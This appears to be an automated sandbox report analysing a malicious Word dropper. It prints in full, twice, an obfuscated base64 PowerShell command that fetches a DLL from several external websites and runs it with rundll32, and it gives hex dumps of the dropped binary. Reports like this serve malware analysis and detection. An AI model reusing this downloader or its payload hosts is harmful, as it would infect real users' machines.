00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2288 Parent PID: 1220

General

Start time:	08:53:39
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD JAA5ADUAWABVAGMARAAg ACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsA MwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5 ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAA OwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBB AEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUA XQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAy AH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQA JwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJ ACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQA aQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAo ACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsA KAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQAp ADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEA cgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAn AEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIA KwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBD AGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUA ZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAo ACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQA aQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwAp AC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgA JwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAi AHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0A IAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAy AEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcA egBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwAp ACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcA KQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAw AH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcA ewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAn ACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsA KAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwAr ACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgA KAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwAr ACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4A YwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAt AGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkA KwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAn ACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsA cwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBv AG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkA KwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAn AC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcA aQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBw AC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEA cgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwAr ACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYA JwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAo ACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcA KwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6 AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEA bgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAo ACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8A JwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAn ACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsA KAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwAr ACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcA KQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwAr ACcAcABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsA JwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwAr ACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsA JwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBw AC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkA KwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABM AGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcA KwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3 ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMA ZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAg ACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUA NwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBv AHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIA NgB4AF8AaABfACkAeWB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBP AGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4A VwBFAGIAYwBMAEkARQBuAHQAKQAuAClAZABvAHcAYABOAGwATwBgAEEAYABE AGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAA dwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBT ACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUA bQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABo ACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsA JwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAo ACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUA JwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJ AG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcA KQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4 ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0A PQAoACcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x4a9e0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2452 Parent PID: 2288

General

Start time:	08:53:40
Start date:	06/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff0b0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1100 Parent PID: 2288

General

Start time:	08:53:40
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAP QAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9A HsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcAL AAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgA CAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIAT ABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoA CIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AI gAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsA CcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcAL AAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvA G4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAb ABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnA G8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJ ABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdA CgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAM wAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiA HIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAI gApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUAZABgA EkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJ wB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnA CsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZ gAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHA DIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZ QBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoA CgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAP QAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpA DkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAO wAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApA DsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJ wArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnA CsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkAL QBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnA C4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwArACgAJ wA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnA F0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJ wBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvA CcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJ wArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnA GEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJ wB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkA CcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0AL wBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoA CcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJ wApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnA CsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0Aa QBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnA CsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAY QBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArA CcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAb gBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnA GwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8AL wBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnA CkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZ QB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApA CsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJ wBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnA FUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcAL wAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArA CgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAc ABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsAJwBnA GkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAd AAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArA CcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AY wBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkAKwAoA CcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQ QBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnA DMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAK QAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMAZAAnA CkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAI AAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUANwA1A FYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZ QBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIANgB4A F8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAa gBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4AVwBFA GIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYAS QBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAAdwBnA CkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAK QApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnA CkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAI AAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsAJwBkA CcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQ wBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUAJwApA CsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZ wAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcAKQArA CcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAK wAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0APQAoA CcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x13f0d0000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092921880.0000000000366000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092945570.0000000001B86000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8AABEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....:..wT..wT..wT.....wT.....wT.....wT.-....wT.-... .wT..wU.SwT.- ....wT.....wT... ...wT.....wT..w...wT.....wT.Rich.wT.....	success or wait	4	7FEE8AABEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	8752	5e 33 c0 5b 8b e5 5d c2 18 00 6a 04 68 00 30 00 00 57 ff 73 34 ff 15 5c d0 00 10 8b f0 89 75 f8 85 f6 75 18 6a 04 68 00 30 00 00 57 50 ff 15 5c d0 00 10 8b f0 89 45 f8 85 f6 74 24 6a 34 6a 08 ff 15 78 d0 00 10 50 ff 15 70 d0 00 10 8b f8 85 ff 75 20 68 00 80 00 00 50 56 ff 15 80 d0 00 10 6a 0e ff 15 6c d0 00 10 5f 5e 33 c0 5b 8b e5 5d c2 18 00 89 77 04 0f b7 43 16 8b 4d fc c1 e8 0d 83 e0 01 89 47 14 8b 45 10 89 47 1c 8b 45 14 89 47 20 8b 45 18 89 47 24 8b 45 1c 89 47 28 8b 45 d8 89 47 30 ff 73 54 ff 75 0c e8 41 f9 ff ff 85 c0 0f 84 02 01 00 00 6a 04 68 00 10 00 00 ff 73 54 56 ff 15 5c d0 00 10 ff 73 54 8b f0 ff 75 08 56 e8 6a 02 00 00 8b 55 08 8b 4d fc 8b 42 3c 83 c4 0c 03 c6 8b 75 f8 57 53 ff 75 0c 